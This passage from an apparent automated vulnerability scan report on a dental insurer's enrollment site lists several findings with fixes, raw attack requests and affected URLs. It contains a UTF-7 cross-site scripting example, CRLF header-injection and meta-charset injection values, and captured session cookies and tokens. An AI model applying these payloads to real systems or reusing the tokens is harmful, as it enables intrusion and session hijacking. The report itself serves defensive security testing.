6a1afd290fb; ADRUM_BT=R:57|g:c5af597e-4d30-425f-97be-314cfd6e70c969285|i:2052|n:MOT_a5878d08-57da-4244-b352-
7b663d9a2a7d;
TS018e8e3c=01729bd6983b6887fe97c3cbbf51ee8b05c0046aca176a0dccfa727c8a0b27776b6baf74244d7ea281df3f58649e16a
ef707cfbcbbdec7965a96b1e81c5e82666eba86aba9; AMCVS_E9D70FA75B3A18E80A495C49%40AdobeOrg=
1%0d%0aSPIHeader:%20SPIValue;CustomCookie=WebInspect150223ZXE000CE7833EE4CBCB1...TRUNCATED...
```

Attack Response:

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 09 May 2019 23:...TRUNCATED...
```

File Names:

- https://mot.deltadentalins.com:443/enroll/api/v1/cx/enrollment/hc/search-quote
- https://mot.deltadentalins.com:443/shopping/delta/plan-options/9801679?issuerCode=DELTA
- https://mot.deltadentalins.com:443/shopping/delta/plan-options/?class.classLoader.resources.context.
- https://mot.deltadentalins.com:443/shopping/delta/plan-options?issuerCode=DELTA
- https://mot.deltadentalins.com:443/shopping/delta/plan-options/dbconn.inc
- https://mot.deltadentalins.com:443/shopping/delta/plan-options/query.inc
- https://mot.deltadentalins.com:443/enroll/delta/payment
- https://mot.deltadentalins.com:443/shopping/delta/plan-options/datafunc.inc
- https://mot.deltadentalins.com:443/shopping/delta/get-a-quote?

issuerCode=DELTA&class.classLoader.res

- https://mot.deltadentalins.com:443/shopping/delta/plan-options/global.inc
- https://mot.deltadentalins.com:443/shopping/delta/plan-options/utils.inc
- https://mot.deltadentalins.com:443/shopping/delta/plan-options/include.inc
- https://mot.deltadentalins.com:443/shopping/delta/plan-options/standard.inc
- https://mot.deltadentalins.com:443/enroll/api/v1/cx/enrollment/addressCleanse
- https://mot.deltadentalins.com:443/enroll/delta/personal-info

---

Low **Setting Manipulation: Character Set**

Summary:

A vulnerability was detected in your web application that allows a user to control the HTML character encoding used to parse the HTTP response of a given request. Attackers can exploit this vulnerability to evade certain validation mechanisms used for Cross-site Scripting.
The response character encoding is used by a web browser to decide how to interpret the characters in the body of the HTTP response. The most common encoding used by web applications today is UTF-8. The character set (charset) declaration is usually done through a header in the HTTP response or using the HTML <meta> tag. Such declarations should be controlled by the application only. If this declaration is controlled through user input, then an attacker can use this feature to modify the charset that will be used by the browser and modify the interpretation of the contents of the response. This can allow for Cross-site Scripting attacks that would otherwise not have succeeded while using UTF-8 encoding.

Execution:

This vulnerability is detected by modifying an input parameter value in an HTTP request to a different charset. The headers and the HTML <meta> tag of the corresponding HTTP response are then observed to confirm a successful manipulation of the response charset.

Implication:

A successful exploitation of this vulnerability could increase the probability of a successful Cross-site Scripting attack by evading existing server-side input validation routines.
For example:

```
+ADw-script+AD4-alert(document.location)+ADw-/script+AD4
```

The above string means nothing in most encoding types, and therefore is "safe", but when a victim views this under utf-7 encoding, it will be interpreted as valid html tag and hence, the script will be executed.

Fix:

The ideal solution would be to control charset declarations from the application and never through user-supplied input. If a particular feature of the application demands such a capability, then it is advisable to use a white list of allowed charsets and validate that proper input validation routines are in place for all the values in the white list.

Reference:

Browser Security Handbook
Computer Security Research - Secunia
Maia Mailguard 'charset' Parameter HTML Injection Vulnerability
OWASP Encoding Project

Attack Request:

```
GET /enroll/delta/application HTTP/1.1
Accept: */*
Referer: https://mot.deltadentalins.com/enroll/delta/receipt
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: mot.deltadentalins.com
Pragma: no-cache
Connection: Keep-Alive
X-WIPP: AscVersion=18.20.178.0
X-Scan-Memo: Category="Audit.Attack"; SID="80A95D96DA604420FBD2EC74ADA64584";
PSID="973372DCAA38166F3CF2E4EC5D60CDE7"; SessionType="AuditAttack"; CrawlType="None";
AttackType="CookieParamManipulation"; OriginatingEngineID="29fad754-9640-4489-b6cf-91c822ecbd39";
AttackSequence="0"; AttackParamDesc="AMCVS_E9D70FA75B3A18E80A495C49%2540AdobeOrg"; AttackParamIndex="8";
AttackParamSubIndex="0"; CheckId="11550"; Engine="User+Controlled+Charset"; SmartMode="NonServerSpecificOnly";
AttackString="%253cmeta%2520charset%253dutf-8%2520id%253dPRfxixaxdhbaacicehbjageideaRP%252f%253e";
AttackStringProps="Attack"; ThreadId="269"; ThreadType="Task";
X-RequestManager-Memo: RequestorThreadIndex="3"; sid="1399"; smi="0"; sc="1"; ID="2ea04de0-b626-48e6-b7a2-
cf7f55ed3f15";
X-Request-Memo: ID="0c0675c7-4e2e-469e-9d49-559eac737c54"; sc="1"; ThreadId="153";
Cookie: connect.sid=s%3AdnrfSVXmi7Kiugswbns6663KWuP793Lc.pqn8ZgZYgjIdHDE5VKMgKBOYPhMmN1DJSdom73AShPs;
```

mot-ddins=2208302090.64288.0000;
TS01d1e64c=01729bd69812977cb8ed6547f3233834beeab225a983dfa78e59fc5e677bac1dc7f85b072e9d7a4c81de5311d54150b006a4050a410ebf62cdfd4b8e9e4193221cb80805e6ed3b9ab02886a394538f30ed6346cbfc1249193d587677ecd709c5b9ee24175a;
TS0132dfbe=01729bd698bf1607b2d5633707b05b982a1d10db8b24142a8c7faf08c474ee20a803bf78e52a7d561e532cbb1da511899de5439143; ADRUM_BT=R:83|g:b78a62c7-d7d6-4668-bb34-09c53533f36f62788|e:17|n:MOT_a5878d08-57da-4244-b352-7b663d9a2a7d;
TS018e8e3c=01729bd69860873f053d94f78957ab7b62d915ae81ebb9c43c3ba043c5b34ab994cf8dbdf233304a6791f864518cd6c58c7eca42c0a46ade88534d909d5d81138759030338; AMCVS_E9D70FA75B3A18E80A495C49%40AdobeOrg=%3cmeta%20charset%3dutf-8%20id%3dPRfxixaxdhbaacicehbjageideaRP%2f%3e;CustomCookie=WebInspect150223ZXE000CE7833EE4CBCB1B0690CD295CDC0YBFD0

Attack Response:

HTTP/1.1 200 OK
Cache-Control: no-cache
Connection: close
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Content-Length: 247

<html><...TRUNCATED...

File Names:

- https://mot.deltadentalins.com:443/enroll/delta/application
- https://mot.deltadentalins.com:443/enroll/delta/application
- https://mot.deltadentalins.com:443/enroll/delta/application
- https://mot.deltadentalins.com:443/enroll/locale-based/en/US/client-data.json
- https://mot.deltadentalins.com:443/enroll/locale-based/en/US/client-data.json

---

Low

Cache Management: Insecure Policy

Summary:

WebInspect has detected a potentially unsafe cache control policy for secure content. While content transmitted over an SSL/TLS channel is expected to guarantee confidentiality, administrators must nonetheless ensure that caching of sensitive content is disabled unless absolutely needed. The misconception that secure content caching is disabled by default by user-agents could cause the application to fail the organization's cache policy by leaving the secure content cacheable by browsers. Unsafe specification such as Cache-Control: public would instruct the browser to persistently cache the content on the hard drive. Caching can be prevented by specifying one of the following three directives in the response headers

- Cache-control: private
- Cache-Control: no-cache
- Cache-Control: no-store

Execution:

Send a request to https://mot.deltadentalins.com:443/shopping/js/es5-shim-136920ce3d.min.js and inspect the Cache-Control header value.

Implication:

Insecure caching policies could lead to content spoofing or information theft.

SSL provides secure encrypted channel to transfer information from source to user. The information server over SSL is considered sensitive and trusted to be only available to requestor. However, caching these content on disk in temporary internet files or in intermediate proxy server can compromise that trust by exposing it to everyone who has access to these temporary storage or proxy cache. Content served over SSL should have cache disabled.

Fix:

Set Cache-Control directive to private, no-cache and/or no-store.

private
This directive allows the server to prevent a shared cache from caching responses that are intended for a single user. The mechanism can be used to ensure that privileged information is not accidentally leaked to unauthorized users. The directive may still allow caching of responses by non-shared caches.

no-cache
For sensitive resources requiring user authentication, servers can send the no-cache directive to prevent caches from serving a cached response without first requiring the user agent to validate the user identity. This directive can be specified with or without field names. When no field names are included, this directive applies to the entire request or response.
When one or more field names are specified in the no-cache directive, the response is can be cached but the specified field(s)

must be excluded. If the response must include the specified field, then the cache must ensure that the request triggers a revalidation with the origin server.
Example: Cache-Control: no-cache="Set-Cookie"
This directive can be used to ensure sensitive information leakage by requiring the server to confirm the user identity before serving the protected information.

no-store
To completely disable caching of requests or responses, the server must specify the no-store directive in the Cache-Control header. This directive applies to the entire request and response regardless of whether the directive is sent in the request or the response.

Reference:

Server Configuration:
IIS
Apache

HTTP 1.1 Specification:
HTTP Header Field Definitions

OWASP:
Browser Cache FAQ

HTTP Caching:
Tutorial

Attack Request:

GET /shopping/js/es5-shim-136920ce3d.min.js HTTP/1.1
A...TRUNCATED...

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 09 May 2019 23:11:36 GMT
X...TRUNCATED...

File Names:

- https://mot.deltadentalins.com:443/shopping/js/es5-shim-136920ce3d.min.js
- https://mot.deltadentalins.com:443/enroll/js/personal-info-300c5872da.js
- https://mot.deltadentalins.com:443/enroll/js/jquery-3b5470c70d.mask.min.js
- https://mot.deltadentalins.com:443/enroll/js/es5-shim-136920ce3d.min.js
- https://mot.deltadentalins.com:443/shopping/locale-based/en/US/client-data.json
- https://mot.deltadentalins.com:443/enroll/delta/review
- https://mot.deltadentalins.com:443/shopping/js/planOptions-615ccf3ae8.js
- https://mot.deltadentalins.com:443/enroll/js/jquery-ab3696dee1.payment.js
- https://mot.deltadentalins.com:443/enroll/js/dependents-93567b86ba.js
- https://mot.deltadentalins.com:443/shopping/js/common-261666dd01.js
- https://mot.deltadentalins.com:443/shopping/js/html5shiv-40bd440d29.min.js
- https://mot.deltadentalins.com:443/shopping/delta/plan-options/9801679?issuerCode=DELTA
- https://mot.deltadentalins.com:443/enroll/delta/dependents
- https://mot.deltadentalins.com:443/enroll/js/receipt-a33e12cc02.js
- https://mot.deltadentalins.com:443/shopping/delta/get-a-quote?issuerCode=DELTA
- https://mot.deltadentalins.com:443/enroll/api/v1/cx/enrollment/addressCleanse
- https://mot.deltadentalins.com:443/enroll/delta/personal-info
- https://mot.deltadentalins.com:443/enroll/js/feedback-763706aa40.js
- https://mot.deltadentalins.com:443/enroll/js/additional-methods-d95f4f840a.min.js
- https://mot.deltadentalins.com:443/shopping/js/jquery-8101d596b2.js
- https://mot.deltadentalins.com:443/enroll/js/common-c257863844.js
- https://mot.deltadentalins.com:443/enroll/js/jquery-8101d596b2.js
- https://mot.deltadentalins.com:443/enroll/js/jquery-24ae1ca673.validate.min.js
- https://mot.deltadentalins.com:443/shopping/js/jquery-36917469dc.validate.min.js

- https://mot.deltadentalins.com:443/shopping/js/getAQuote-211ca5c794.js
- https://mot.deltadentalins.com:443/shopping/js/planDetails-ca524498cf.js
- https://mot.deltadentalins.com:443/enroll/js/html5shiv-40bd440d29.min.js
- https://mot.deltadentalins.com:443/enroll/js/validation-3a3a507f31.js
- https://mot.deltadentalins.com:443/enroll/js/review-1a1c100d01.js
- https://mot.deltadentalins.com:443/enroll/delta/application
- https://mot.deltadentalins.com:443/enroll/delta/payment
- https://mot.deltadentalins.com:443/enroll/js/payment-732a6decc4.js
- https://mot.deltadentalins.com:443/shopping/js/additional-methods-0a2ac4c9f1.min.js
- https://mot.deltadentalins.com:443/enroll/locale-based/en/US/client-data.json
- https://mot.deltadentalins.com:443/enroll/api/v1/cx/enrollment/hc/search-quote
- https://mot.deltadentalins.com:443/enroll/js/zippopupsingle-6124fbf8cb.js
- https://mot.deltadentalins.com:443/shopping/delta/plan-options?issuerCode=DELTA
- https://mot.deltadentalins.com:443/shopping/js/mot-adrum-05508bc7fe.js
- https://mot.deltadentalins.com:443/enroll/js/mot-adrum-05508bc7fe.js
- https://mot.deltadentalins.com:443/shopping/js/validation-041e807db4.js
- https://mot.deltadentalins.com:443/shopping/js/jquery-3b5470c70d.mask.min.js

Low

Insecure Transport: HSTS not Set

Summary:

Http Strict Transport Security (HSTS) policy enables web applications to enforce web browsers to restrict communication with the server over an encrypted SSL/TLS connection for a set period. Policy is declared via special Strict Transport Security response header. Encrypted connection protects sensitive user and session data from attackers eavesdropping on network connection.
Consider following attack scenarios:

- Users often omit the URI scheme i.e. https:// when typing a URL in location bar to access a website. Also third party websites can link to the site using the “http” scheme instead of ""https”. This could result in an initial connection to a HTTPS-enabled site over an unencrypted channel. An eavesdropping attacker can hijack this unencrypted connection and replace the intended use of HTTPS protocol with HTTP in an attack known as SSLStrip, granting unauthorized access to all subsequent traffic.
- Websites often transfer non-sensitive resources such as help documents over an unencrypted HTTP connection. Any cookies without a secure flag are sent along with such requests potentially disclosing sensitive user and session data to eavesdropper.
- Man-in-the-Middle attacks that exploit user tendencies to override invalid certification warnings, e.g. SSLSniff.

For web sites configured with an accurate HSTS policy, browsers automatically upgrade any HTTP connections to HTTPS. Furthermore, browsers prevent users from overriding any host certificate warnings. HSTS offers an effective defense against above attack scenarios.

Execution:

Access location https://mot.deltadentalins.com:443/shopping/js/common-261666dd01.js and notice the absence of the Strict Transport Security header in the HTTP response.

Implication:

A successful MiTM attack such as SSLStrip or SSLsniff can lead to the compromise of sensitive user data such as financial information, Social Security Number, personal information etc. as well as grant unauthorized access to user accounts enabling attackers to perform privileged actions on client’s behalf.

Fix:

Configure the web application under test to include Strict Transport Security header in every response generated by an HTTPS -enabled site. Any HTTP version of site on the same domain should permanently redirect to the secure encrypted site. Header should not be added to HTTP response as browsers will ignore it.

It is important to note that this header does not prevent from above mentioned attack scenarios during the very first connection to the site or any connections established after the set period has expired. To prevent such a scenario, the site must be added to the pre-loaded HSTS hosts list embedded in both Google Chrome and Mozilla Firefox browsers.

Reference:

http://tools.ietf.org/html/rfc6797

Attack Request:

GET /shopping/js/common-261666dd01.js HTTP/1.1
Accept: */*
Referer: https://mot.deltadentalins.com/shopping/delta/get-a-quote?issuerCode=DELTA
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: mot.deltadentalins.com
Connection: Keep-Alive
Pragma: no-cache
Cookie: ADRUM_BT=R:0|g:b78a62c7-d7d6-4668-bb34-09c53533f36f61512|e:3|n:MOT_a5878d08-57da-4244-b352-7b663d9a2a7d; connect.sid=s%3AQj07zHHlNW7qZLhKVn8xZncNDTskJKZ4.WAMZlVPlJuIhRRT%2BKuC8szdYXEveWS00n0Ss5Z8QcRU; mot-ddins=2208302090.64288.0000; TS01d1e64c=01729bd698c5a6bf1b29950c9b78bf5cb3c6e1bb22cbcefad7aa65e3d3cea85a1e7a56718da2a42d0da9319233db18eea5bc501894a9470297f64a06278b4fabb570bc78bd73496a5e670ae1859aa96c4ca4908d2cfe4100b7f68e3128a66ca0066216edaa; _ga=GA1.2.1222917316.1517435630; AMCV_E9D70FA75B3A18E80A495C49%40AdobeOrg=1994364360%7CMCIDTS%7C18020%7CMCMID%7C22137510049759883710112622098244936722%7CMCAAMLH-1557506905%7C9%7CMCAAMB-1557506905%7CRKhpRz8krg2tLO6pguXWp5olkAcUniQYPHaMWWgdJ3xzPWQmdj0y%7CMCOPTOUT-1556909305s%7CNONE%7CvVersion%7C3.4.0%7CMCAID%7CNONE%7CMCSYNCSOP%7C411-17946; _gcl_au=1.1.404074092.1552323525; _fbp=fb.1.1552323526191.52071667; SMIDENTITY=NMd2moKyvM36bzAeP6Vj0R4nYtu5BzCiKgC61EDjUJ3LKobQkV/jiCr3khU0KFbx/bPtR+IscUpzI2OtpQuNz/6ydg3a6kLI3SttT7aU6oQe+6Y/1oMukod4Lg/n8PqmtTouZY5Ym889lheBaHN6TTIXlJ4qnKiuSwAwY4lCjoBW0wucFFj1OaznxvdHNoB3/dEzd3T+0mbHfV4Wpd1UzgV//aDiX7lMdKKZ9CozL4iNGQNhWigwmqxgp9xuOAkHPl/bAloS+Q/gCq/JjmY7CTGffM7xhEhg+oX1Su+WlcrC40ok1GJJD1j76Q8jlbgjLNWAHzy1ikD4LpLv9aqeTX1984iXG19oPtWK+/fImH32U4WqNy0uKZ36lNn7gHOTNJntmTiDC3wq1cTSTPBfQrL2n6ahRMiHjHxBrWvl/HmMfQeq4I4Ot5dGG95GErkZE44s8kETtBOyM6dRaSbXFWGsVB3KMN+ud4bGx2SwYlHjerJG7zLQMTA1zvcFv59YO5/GYAzEYPCCirEVNd7t9qCHaBvDVo091cHIMcBbcPQh5i8GZaVuq46uI+RsCZ12;CustomCookie=WebInspect150223ZXE000CE7833EE4CBCB1B0690CD295CDC0YBFD0

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 09 May 2019 23:11:36 GMT
X-Frame-Options: SAMEORIGIN
Last-Modified: Thu, 18 Apr 2019 21:24:59 GMT
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Cache-Control: max-age=86400, public
Content-Length: 3469
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: application/javascript
Set-Cookie: TS01d1e64c=01729bd698c5a6bf1b29950c9b78bf5cb3c6e1bb22cbcefad7aa65e3d3cea85a1e7a56718da2a42d0da9319233db18eea5bc501894a9470297f64a06278b4fabb570bc78bd73496a5e670ae1859aa96c4ca4908d2cfe4100b7f68e3128a66ca0066216edaa; Path=/

"use strict";"remove"in Element.prototype||(Element.prototype.remove=function()
{this.parentNode&&this.parentNode.removeChild(this)});var common={default_error_message:"Sorry, we're having technical issues. Please try again later.",init:function(){var e;$("body").on("click",".tooltip-link",common.showToolTip),$("body").on("click",".tooltip-popup a, .tooltip-overlay",common.hideTooltip),$("body").on("click",".header-menu-button, .header-menu-overlay",common.headerMenu),$("#shoppingBack").click(common.enableGABackButton),$("header button").click(function(e){e.preventDefault(),window.history.go(-1)}),$(window).resize(function(){clearTimeout(e),e=setTimeout(common.doneResizing,100)})},isURLReject:function(e,t){if(!e)return!1;if("object"==typeof e&&(e=e.responseText),e&&"string"==typeof e&&-1!==e.indexOf("Request Rejected")){var o=e.match(/\d+/g);return o&&ga("send",{hitType:"event",eventCategory:"Errors",eventAction:"URL Rejects",eventLabel:"URLiD{"+o.toString()+"}, AppID{"+t+"}"}),!0}return!1},showDefaultError:function(){return $(".error-container").append('<label class="error ajax-error">'+common.default_error_message+"</label>"),$(window).scrollTop(0),!1},getAge:function(e,t,o){var n,r,a=new Date(PI.dateFromISO(e+"-"+t+"-"+o)),i=new Date,l=new Date(PI.localDate(a)),d=PI.localDate(a);return l.setFullYear(i.getFullYear()),PI.validDate(d)?(i<l?(r=l,(n=new Date(l)).setFullYear(i.getFullYear()-1)):((r=new Date(l)).setFullYear(i.getFullYear()+1),n=l),n.getFullYear()-d.getFullYear()+(i-n)/(r-n)):NaN},showToolTip:function(e){e.preventDefault();var t=$(e.currentTarget),o=$(e.currentTarget).nextAll(".tooltip-popup").first(),n=$(e.currentTarget).position(),r=$(e.currentTarget).children("i").outerWidth(),a=n.left-o.outerWidth()/2+r/2,i=n.top,l=o.outerHeight();o.attr("tabindex","0"),0===$(".tooltip-overlay").length&&$("body").append(' '),$(".tooltip-popup").addClass("hidden"),$(".tooltip-link").removeClass("open"),t.addClass("open"),o.removeClass("hidden"),$(window).width()<=400||a<=16?o.css({left:"1rem",top:i-l+"px"}):o.css({left:a+"px",top:i-l+"px"}),o.get(0).focus()},hideTooltip:function(e){e.preventDefault(),$(".tooltip-popup").addClass("hidden"),$(".tooltip-link").removeClass("open"),$(".tooltip-overlay").remove

()},headerMenu:function(){$(".header-menu-dropdown").slideToggle(200),$(".header-menu-button, .header-menu-overlay").toggleClass("open"),$("body").toggleClass("fixed")},doneResizing:function(){940<=$(window).width()&&$(".header-menu-dropdown").removeAttr("style")},enableGABackButton:function(){var e={hitType:"event",eventCategory:"Clicks on Back Button",eventAction:"Page Url = "+window.location,eventLabel:$("#issuerCode").val()+":"+$("#planState").val()};return ga("send",e)},sendVirtualPageViews:function(e){var t=e.data,o=e.target.id,n=$.validator.format(t.pageView,o);ga("send",{hitType:"pageview",page:n})},moveCursorToNextInputField:function(e){var t=e.target.id,o=e.target.value;if(!(o&&o.length<2||-1===t.indexOf("month")&&-1===t.indexOf("day")&&"expMo"!==t||2!==o.length)){var n=$(this).nextAll("input").first();n.focus(),n.select()}},autoCorrectDateFields:function(e){var t=e.keyCode?e.keyCode:e.which,o=event.target.id,n=event.target.value;e.shiftKey||9!==t||!n||1!==n.length||-1===o.indexOf("month")&&-1===o.indexOf("day")&&"expMo"!==o||n&&1===n.length&&$("#"+o).val("0"+n)},removeLastDirectoryPartOfURL:function(e){var t=e.split("/");return t.pop(),t.join("/")}};common.init();

File Names:

- https://mot.deltadentalins.com:443/shopping/js/common-261666dd01.js

Informational

Cache Management: Headers

Summary:

The web server sent a Vary header, which indicates that server-driven negotiation was done to determine which content should be delivered. This may indicate that different content is available based on the headers in the HTTP request. Scan configuration recommendations include viewing the HTTP response to determine what criteria is used to negotiate content, and appending custom headers and values according to the negotiate criteria being used.

Fix:

For Development:
Verify your application does not display different content based on headers, and if necessary, re-scan with appropriate headers to ensure good coverage.

For Security Operations:
Evaluate if content negotiation is truly being used, and disable if it is unnecessary. Re-scan with appropriate headers to ensure good coverage.

For QA:
This requires a server or application configuration change. Contact Security Operations for assistance with the server.

Reference:

W3C RFC 2616 Header Field Definitions
http://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html#sec14.44

Attack Request:

GET /shopping/js/common-261666dd01.js HTTP/1.1
Accept: */*
Referer: https://mot.deltadentalins.com/shopping/delta/get-a-quote?issuerCode=DELTA
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: mot.deltadentalins.com
Connection: Keep-Alive
Pragma: no-cache
Cookie: ADRUM_BT=R:0|g:b78a62c7-d7d6-4668-bb34-09c53533f36f61512|e:3|n:MOT_a5878d08-57da-4244-b352-7b663d9a2a7d; connect.sid=s%3AQj07zHHlNW7qZLhKVn8xZncNDTskJKZ4.WAMZlVPlJuIhRRT%2BKuC8szdYXEveWS00n0Ss5Z8QcRU; mot-ddins=2208302090.64288.0000; TS01d1e64c=01729bd698c5a6bf1b29950c9b78bf5cb3c6e1bb22cbcefad7aa65e3d3cea85a1e7a56718da2a42d0da9319233db18eea5bc501894a9470297f64a06278b4fabb570bc78bd73496a5e670ae1859aa96c4ca4908d2cfe4100b7f68e3128a66ca0066216edaa; _ga=GA1.2.1222917316.1517435630; AMCV_E9D70FA75B3A18E80A495C49%40AdobeOrg=1994364360%7CMCIDTS%7C18020%7CMCMID%7C22137510049759883710112622098244936722%7CMCAAMLH-1557506905%7C9%7CMCAAMB-1557506905%7CRKhpRz8krg2tLO6pguXWp5olkAcUniQYPHaMWWgdJ3xzPWQmdj0y%7CMCOPTOUT-1556909305s%7CNONE%7CvVersion%7C3.4.0%7CMCAID%7CNONE%7CMCSYNCSOP%7C411-17946; _gcl_au=1.1.404074092.1552323525; _fbp=fb.1.1552323526191.52071667; SMIDENTITY=NMd2moKyvM36bzAeP6Vj0R4nYtu5BzCiKgC61EDjUJ3LKobQkV/jiCr3khU0KFbx/bPtR+IscUpzI2OtpQuNz/6ydg3a6kLI3SttT7aU6oQe+6Y/1oMukod4Lg/n8PqmtTouZY5Ym889lheBaHN6TTIXlJ4qnKiuSwAwY4lCjoBW0wucFFj1OaznxvdHNoB3/dEzd3T+0mbHfV4Wpd1UzgV//aDiX7lMdKKZ9CozL4iNGQNhWigwmqxgp9xuOAkHPl/bAloS+Q/gCq/JjmY7CTGffM7xhEhg+oX1Su+WlcrC40ok1GJJD1j76Q8jlbgjLNWAHzy1ikD4LpLv9aqeTX1984iXG19oPtWK+/fImH32U4WqNy0uKZ36lNn7gHOTNJntmTiDC3wq1cTSTPBfQrL2n6ahRMiHjHxBrWvl/HmMfQeq4I4Ot5dGG95GErkZE44s8kETtBOyM6dRaSbXFWGsVB3KMN+ud4bGx2SwYlHjerJG7zLQMTA1zvcFv59YO5/GYAzEYPCCirEVNd7t9qCHaBvDVo091cHIMcBbcPQh5i8GZaVuq46uI+RsCZ12;CustomCookie=WebInspect150223ZXE000CE7833EE4CBCB1B0690CD295CDC0YBFD0

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 09 May 2019 23:11:36 GMT
X-Frame-Options: SAMEORIGIN
Last-Modified: Thu, 18 Apr 2019 21:24:59 GMT
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Cache-Control: max-age=86400, public
Content-Length: 3469
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: application/javascript
Set-Cookie:
TS01d1e64c=01729bd698c5a6bf1b29950c9b78bf5cb3c6e1bb22cbcefad7aa65e3d3cea85a1e7a56718da2a42d0da9319233db18eea5bc501894a9470297f64a06278b4fabb570bc78bd73496a5e670ae1859aa96c4ca4908d2cfe4100b7f68e3128a66ca0066216edaa; Path=/

"use strict";"remove"in Element.prototype||(Element.prototype.remove=function()
{this.parentNode&&this.parentNode.removeChild(this)});var common={default_error_message:"Sorry, we're having technical issues. Please try again later.",init:function(){var e;$("body").on("click",".tooltip-link",common.showToolTip),$("body").on("click",".tooltip-popup a, .tooltip-overlay",common.hideTooltip),$("body").on("click",".header-menu-button, .header-menu-overlay",common.headerMenu),$("#shoppingBack").click(common.enableGABackButton),$("header button").click(function(e){e.preventDefault(),window.history.go(-1)}),$(window).resize(function(){clearTimeout(e),e=setTimeout(common.doneResizing,100)})},isURLReject:function(e,t){if(!e)return!1;if("object"==typeof e&&(e=e.responseText),e&&"string"==typeof e&&-1!==e.indexOf("Request Rejected")){var o=e.match(/\d+/g);return o&&ga("send",{hitType:"event",eventCategory:"Errors",eventAction:"URL Rejects",eventLabel:"URLiD{"+o.toString()+"}, AppID{"+t+"}"}),!0}return!1},showDefaultError:function(){return $(".error-container").append('<label class="error ajax-error">'+common.default_error_message+"</label>"),$(window).scrollTop(0),!1},getAge:function(e,t,o){var n,r,a=new Date(PI.dateFromISO(e+"-"+t+"-"+o)),i=new Date,l=new Date(PI.localDate(a)),d=PI.localDate(a);return l.setFullYear(i.getFullYear()),PI.validDate(d)?(i<l?(r=l,(n=new Date(l)).setFullYear(i.getFullYear()-1)):((r=new Date(l)).setFullYear(i.getFullYear()+1),n=l),n.getFullYear()-d.getFullYear()+(i-n)/(r-n)):NaN},showToolTip:function(e){e.preventDefault();var t=$(e.currentTarget),o=$(e.currentTarget).nextAll(".tooltip-popup").first(),n=$(e.currentTarget).position(),r=$(e.currentTarget).children("i").outerWidth(),a=n.left-o.outerWidth()/2+r/2,i=n.top,l=o.outerHeight();o.attr("tabindex","0"),0===$(".tooltip-overlay").length&&$("body").append(' '),$(".tooltip-popup").addClass("hidden"),$(".tooltip-link").removeClass("open"),t.addClass("open"),o.removeClass("hidden"),$(window).width()<=400||a<=16?o.css({left:"1rem",top:i-l+"px"}):o.css({left:a+"px",top:i-l+"px"}),o.get(0).focus()},hideTooltip:function(e){e.preventDefault(),$(".tooltip-popup").addClass("hidden"),$(".tooltip-link").removeClass("open"),$(".tooltip-overlay").remove()},headerMenu:function(){$(".header-menu-dropdown").slideToggle(200),$(".header-menu-button, .header-menu-overlay").toggleClass("open"),$("body").toggleClass("fixed")},doneResizing:function(){940<=$(window).width()&&$(".header-menu-dropdown").removeAttr("style")},enableGABackButton:function(){var e={hitType:"event",eventCategory:"Clicks on Back Button",eventAction:"Page Url = "+window.location,eventLabel:$("#issuerCode").val()+":"+$("#planState").val()};return ga("send",e)},sendVirtualPageViews:function(e){var t=e.data,o=e.target.id,n=$.validator.format(t.pageView,o);ga("send",{hitType:"pageview",page:n})},moveCursorToNextInputField:function(e){var t=e.target.id,o=e.target.value;if(!(o&&o.length<2||-1===t.indexOf("month")&&-1===t.indexOf("day")&&"expMo"!==t||2!==o.length)){var n=$(this).nextAll("input").first();n.focus(),n.select()}},autoCorrectDateFields:function(e){var t=e.keyCode?e.keyCode:e.which,o=event.target.id,n=event.target.value;e.shiftKey||9!==t||!n||1!==n.length||-1===o.indexOf("month")&&-1===o.indexOf("day")&&"expMo"!==o||n&&1===n.length&&$("#"+o).val("0"+n)},removeLastDirectoryPartOfURL:function(e){var t=e.split("/");return t.pop(),t.join("/")}};common.init();

File Names:

- https://mot.deltadentalins.com:443/shopping/js/common-261666dd01.js
- https://mot.deltadentalins.com:443/aarp/
- https://mot.deltadentalins.com:443/shopping/delta/get-a-quote
- https://mot.deltadentalins.com:443/enroll/js/html5shiv-40bd440d29.min.js
- https://mot.deltadentalins.com:443/aarp/?q=admin/build/sitedoc
- https://mot.deltadentalins.com:443/enroll/delta/personal-info

---

Informational

Insecure Deployment: Known Technology Fingerprint

Summary:

WebInspect has determined that the target server supports the following TLS_RSA ciphers:

- **TLS_RSA_WITH_AES_256_CBC_SHA (0x35)**
- **TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)**
- **TLS_RSA_WITH_AES_256_CBC_SHA256 (0x3d)**
- **TLS_RSA_WITH_AES_128_CBC_SHA256 (0x3c)**
- **TLS_RSA_WITH_AES_256_GCM_SHA384 (0x9d)**

- **TLS_RSA_WITH_AES_128_GCM_SHA256 (0x9c)**

While TLS_RSA itself is not vulnerable, several implementations of TLS_RSA cipher have been shown to be vulnerable to ROBOT Attack (Return Of Bleichenbacher's Oracle Threat). Bleichenbacher's is an adaptive chosen-ciphertext attack on the RSA PKCS#1v1.5 encryption standard. The vulnerability in the implementation of the RSA PKCS#1v1.5 algorithm allows an attacker to steal the private session key from a secure SSL/TLS session. The attacker can then use the key to compromise and decrypt recorded SSL/TLS sessions, leading to information disclosure and impersonation attacks.

Execution:

A list of ciphers supported by this server can be obtained by running ServerAnalyzer tool from the WebInspect toolkit. Note the presence of "TLS_RSA" ciphers in the list of supported ciphers.

Implication:

If a vulnerable version of the TLS_RSA exists on the server, the server may be vulnerable to ROBOT Attack which would allow an attacker to successfully decrypt a previously recorded SSL/TLS session, leading to information disclosure and impersonation attacks.

Fix:

